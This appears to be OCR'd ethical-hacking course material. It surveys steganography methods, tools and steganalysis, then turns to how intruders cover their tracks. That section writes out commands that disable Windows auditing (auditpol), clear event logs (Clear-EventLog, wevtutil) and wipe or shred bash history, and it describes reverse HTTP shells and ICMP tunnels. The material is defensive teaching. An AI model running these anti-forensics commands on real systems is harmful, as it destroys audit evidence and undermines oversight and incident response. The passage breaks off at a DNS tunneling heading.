


Types of Steganography based on Cover Medium

1. Image Steganography
2. Document Steganography
3. Folder Steganography
4. Video Steganography
5. Audio Steganography
6. White Space Steganography
7. Web Steganography
8. Spam/Email Steganography
9. DVD-ROM Steganography
10. Natural Text Steganography
11. Hidden OS Steganography
12. C++ Source-Code Steganography

Whitespace Steganography

- In white space steganography, the user **hides the messages in ASCII text** by adding white spaces to the ends of the lines
- Because spaces and tabs are not generally visible in **text viewers**, the message is effectively hidden from casual observers
- Use of **built-in encryption** makes the message unreadable even if it is detected
- Use the **SNOW** tool to hide the message



http://www.darkside.com.au

Image Steganography

- In image steganography, the **information is hidden in image** files of different formats such as .PNG, .JPG, and .BMP
- Image steganography tools **replace redundant bits of image** data with the message in such a way that the effect cannot be detected by the human eye

Image File Steganography Techniques

Least Significant Bit Insertion

- The binary data of the message is broken, which is then inserted into the **LSB of each pixel** in the image file in a deterministic sequence

Masking and Filtering

- Masking and filtering techniques **hide data using techniques such as watermarks on an actual paper**; this can be done by modifying the luminance of some image parts


Algorithms and Transformation

- Hide data in **mathematical functions** that are used in compression algorithms
- The data are embedded in the cover image by **changing the coefficients of a transform of an image**

Image Steganography Tools

Open Stego

- **Data Hiding**: It can hide any data within a cover file (e.g., images)
- **Watermarking**: Watermarking files (e.g., images) with an invisible signature. It can be used to detect unauthorized file copying



- **QuickStego**
  http://quickcrypto.com
- **SSuite Picsel**
  https://www.ssuitesoft.com
- **CryptaPix**
  https://www.briggsoft.com
- **gifshuffle**
  http://www.darkside.com.au
- **PHP-Class Stream Steganography**
  https://www.phpclasses.org

Document Steganography

- Document steganography is the technique of **hiding secret messages** transferred in the **form of documents**
- It includes the **addition of white spaces and tabs** at the end of the lines

StegoStick

It hides any file or message in an image (BMP,JPG,GIF), Audio/Video (MPG, WAV, etc.) or any other file format (PDF,EXE,CHM, etc.)

https://sourceforge.net

Document Steganography Tools

- StegJ (*http://stegj.sourceforge.net*)
- Office XML (*https://www.irongeek.com*)
- SNOW (*http://www.darkside.com.au*)
- Data Stash (*https://www.skyjuicesoftware.com*)
- Texto (*http://www.eberl.net*)

Video Steganography

- Video steganography refers to **hiding secret information** in a carrier video file
- In video steganography, the information is hidden in **video files** of different formats such as .AVI, .MPG4, and .WMV
- **Discrete Cosine Transform (DCT)** manipulation is used to add secret data at the time of the transformation process of the video

Video Steganography Tools

- RT Steganography (*https://rtstegvideo.sourceforge.net*)
- StegoStick (*https://sourceforge.net*)
- OpenPuff (*https://embeddedsw.net*)
- MSU StegoVideo (*http://www.compression.ru*)

OmniHide Pro

OmniHide Pro **hides a file within another file.** Any file can be hidden within common image/music/video/document formats. The output file will work in the same way as the original source file

Audio Steganography


- Audio steganography refers to **hiding secret information in audio files** such as .MP3, .RM, and .WAV
- Information can be hidden in an audio file using **LSB** or using **frequencies** that are inaudible to the human ear (>20,000 Hz)
- Some of the audio steganography methods are **echo data hiding, spread spectrum method, LSB coding, tone insertion, phase encoding**, etc.

Audio Steganography Tools

- BitCrypt (*http://bitcrypt.moshe-szweizer.com*)
- StegoStick (*https://sourceforge.net*)
- MP3Stego (*https://www.petitcolas.net*)
- QuickCrypto (*http://www.quickcrypto.com*)
- spectrology (*https://github.com*)

DeepSound

- DeepSound hides secret data in **audio files - wave and flac**
- It enables the extraction of secret files directly from **audio CD tracks**




Folder Steganography

- In folder steganography, **files are hidden and encrypted** within a folder and do not appear to normal Windows applications, including Windows Explorer

Folder Steganography Tools

- Folder Lock (*https://www.newsoftwares.net*)
- Hide Folders 5 (*https://fspro.net*)
- Invisible Secrets 4 (*http://www.invisiblesecrets.com*)
- Max Folder Secure (*https://www.maxpcsecure.com*)
- QuickCrypto (*http://www.quickcrypto.com*)


GiliSoft File Lock Pro — It locks files, folders, and drives, hides files, folders, and drives to make them invisible, or password protects files folders, and drives



http://www.gilisoft.com

Spam/Email Steganography

- Spam/email steganography refers to the technique of **sending secret messages by hiding them in spam/email messages**
- Spam emails help to **communicate secretly** by embedding the secret messages in some way and hiding the embedded data in the spam emails
- **Spam Mimic** is a spam/email steganography tool that encodes the secret message into an innocent-looking spam email



Steganography Tools for Mobile Phones

Steganography Master

https://play.google.com

Stegais

http://stegais.com

- **SPY PIX**
  https://www.juicybitssoftware.com
- **Pixelknot: Hidden Messages**
  https://guardianproject.info
- **Pocket Stego**
  https://www.talixa.com
- **Steganography Image**
  https://play.google.com
- **Steganography**
  https://github.com

Steganalysis

Reverse Process of Steganography

- Steganalysis is the art of **discovering** and **rendering covert messages** using steganography
- It **detects hidden messages** embedded in images, text, audio, and video carrier mediums

Challenges of Steganalysis

- Suspect information stream may or may not have encoded hidden data
- Efficient and accurate detection of hidden content within digital images is difficult
- The message could be encrypted before being inserted into a file or signal
- Some of the suspect signals or files may have irrelevant data or noise encoded into them

Steganalysis Methods/Attacks on Steganography


Stego-only	Only the **stego object** is **available** for analysis
Known-stego	The attacker has **access to the stego algorithm** and both the cover medium and the stego-object
Known-message	The attacker has access to the **hidden message** and the stego object
Known-cover	The attacker compares the stego-object and the **cover medium** to identify the hidden message
Chosen-message	This attack generates **stego objects** from a known message using specific steganography tools in order to identify the steganography algorithms
Chosen-stego	The attacker **has access** to the stego-object and **stego algorithm**
Chi-square	The attacker performs **probability analysis** to test whether the stego object and original data are the same or not
Distinguishing Statistical	The attacker analyzes the **embedded algorithm** used to detect distinguishing statistical changes along with the length of the embedded data
Blind Classifier	A blind detector is fed with the original or **unmodified data** to learn the resemblance of original data from multiple perspectives

Detecting Steganography (Text, Image, Audio, and Video Files)

Text File	For text files, the alterations are made to the **character positions** to hide the data The alterations are detected by looking for **text patterns** or disturbances, language used, and an unusual amount of blank spaces
Image File	The hidden data in an image can be detected by **determining changes** in size, file format, the last modified timestamp, and the color palette pointing to the existence of the hidden data The **statistical analysis** method is used for image scanning
Audio File	The statistical analysis method can be used for detecting audio steganography as it involves **LSB modifications** The **inaudible frequencies** can be scanned for hidden information Any **odd distortions and patterns** show the existence of the secret data
Video File	Detection of the secret data in video files includes a **combination of methods** used in image and audio files

Steganography Detection Tools

zsteg | zsteg tool is used to **detect stegano-hidden data** in PNG and BMP image files



https://github.com

- **StegoVeritas** — https://github.com
- **Stegextract** — https://github.com
- **StegoHunt™** — https://www.wetstonetech.com
- **Steganography Studio** — http://stegstudio.sourceforge.net
- **Virtual Steganographic Laboratory (VSL)** — http://vsl.sourceforge.net

Module Flow

1. System Hacking Concepts
2. Gaining Access
3. Escalating Privileges
4. Maintaining Access
5. Clearing Logs

Covering Tracks

- Once intruders have successfully gained administrator access on a system, they will try to **cover their tracks to avoid detection**

The attacker uses the following techniques to cover his/her tracks on the target system

1. Disable Auditing
2. Clearing Logs
3. Manipulating Logs
4. Covering Tracks on the Network/OS
5. Deleting Files
6. Disabling Windows Functionality

Disabling Auditpol

- Intruders **disable auditing** immediately after gaining administrator privileges

Administrator: Command Prompt

```
C:\Users\Administrator>auditpol /set /category:"system","account logon" /success:disable
/failure:enable
The command was successfully executed.

C:\Users\Administrator>auditpol /get /category:"system","account logon"
System audit policy
Category/Subcategory                      Setting
System
  Security State Change                   Success and Failure
  Security System Extension               Success and Failure
  System Integrity                        Success and Failure
  IPsec Driver                            Success and Failure
  Other System Events                     Success and Failure
Account Logon
  Kerberos Service Ticket Operations      Success and Failure
  Other Account Logon Events              Success and Failure
  Kerberos Authentication Service         Success and Failure
  Credential Validation                   Success and Failure

C:\Users\Administrator>
```

Administrator: Command Prompt

```
C:\Users\Administrator>auditpol /set /category:"system","account logon" /success:disable
/failure:disable
The command was successfully executed.

C:\Users\Administrator>auditpol /get /category:"system","account logon"
System audit policy
Category/Subcategory                      Setting
System
  Security State Change                   No Auditing
  Security System Extension               No Auditing
  System Integrity                        No Auditing
  IPsec Driver                            No Auditing
  Other System Events                     No Auditing
Account Logon
  Kerberos Service Ticket Operations      No Auditing
  Other Account Logon Events              No Auditing
  Kerberos Authentication Service         No Auditing
  Credential Validation                   No Auditing

C:\Users\Administrator>
```


- Toward the end of their stay, the intruders simply turn on auditing again using **auditpol.exe**


https://docs.microsoft.com

Clearing Logs

- The attacker uses the **Clear_Event_Viewer_Logs.bat** utility to clear the security, system, and application logs

- If the system is exploited with Metasploit, the attacker uses **meterpreter shell** to wipe out all the logs from a Windows system





https://www.tenforums.com

Clearing Logs (Cont'd)

The attacker uses the `Clear-EventLog` command to clear all the PowerShell event logs from local or remote computers

- To clear the entries from the PowerShell event from a local or remote system:

```
>Clear-EventLog "Windows PowerShell"
```


- To clear specific multiple log types from the local and remote systems:

```
>Clear-EventLog -LogName ODiag, OSession -
ComputerName localhost, Server02
```

- To clear all logs on the specified systems and then display the event log list:

```
>Clear-EventLog -LogName application,
system -confirm
```


The attacker uses the `wevtutil` utility to clear event logs related to the system, application, and security



Manually Clearing Event Logs


For Windows

- Navigate to **Start** → **Control Panel** → **System and Security** → **Administrative Tools** → double click **Event Viewer**
- Delete the all the log entries logged while compromising the system



For Linux

- Navigate to `/var/log` directory on the Linux system
- Open the plain text file containing log messages with text editor `/var/log/messages`
- Delete all the log entries logged while compromising the system



Ways to Clear Online Tracks

- Remove the **Most Recently Used (MRU)**, delete cookies, clear the cache, turn off AutoComplete, and clear the Toolbar data from the browsers

From the Privacy Settings in Windows 10

- Right-click on the **Start** button, choose **Settings**, and click on **"Personalization"**
- In Personalization, click **Start** from the left pane and Turn Off both **"Show most used apps"** and **"Show recently opened items in Jump Lists on Start or the taskbar"**

From the Registry in Windows 10


- Open the **Registry Editor** and navigate to **HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer** and then remove the key for **"RecentDocs"**
- Delete all the values except **"(Default)"**

Covering BASH Shell Tracks

- The BASH is an **sh-compatible shell** that stores command history in a file called **bash_history**
- You can view the saved command history using the **more ~/.bash_history** command

Attackers use the following commands to clear the saved command history tracks:

- **Disabling history**
  - `export HISTSIZE=0`
- **Clearing the history**
  - `history -c` (Clears the stored history)
  - `history -w` (Clears history of the current shell)
- **Clearing the user's complete history**
  - `cat /dev/null > ~.bash_history && history -c && exit`
- **Shredding the history**
  - `shred ~/.bash_history` (Shreds the history file, making its content unreadable)
  - `shred ~/.bash_history && cat /dev/null > .bash_history && history -c && exit` (Shreds the history file and clears the evidence of the command)



Covering Tracks on a Network

Using Reverse HTTP Shells

- The attacker **installs a reverse HTTP shell** on the victim's machine, which is programmed in such a way that it would ask for commands from an **external master** who controls the reverse HTTP shell
- The victim here will act as a web client who is executing **HTTP GET commands**, whereas the attacker behaves like a web server and responds to the requests
- This type of traffic is considered as **normal traffic** by an organization's network perimeter security controls like DMZ, firewall, etc.

Using Reverse ICMP Tunnels

- The attacker uses an ICMP tunneling technique to use **ICMP echo** and **ICMP reply** packets as a carrier of the TCP payload, to access or control a system stealthily
- The victim's system is triggered to encapsulate the **TCP payload** in an ICMP echo packet that is forwarded to the proxy server
- Organizations have security mechanisms that only check incoming ICMP packets but not outgoing ICMP packets, therefore attackers can easily **bypass the firewall**

Covering Tracks on a Network (Cont'd)

Using DNS Tunneling

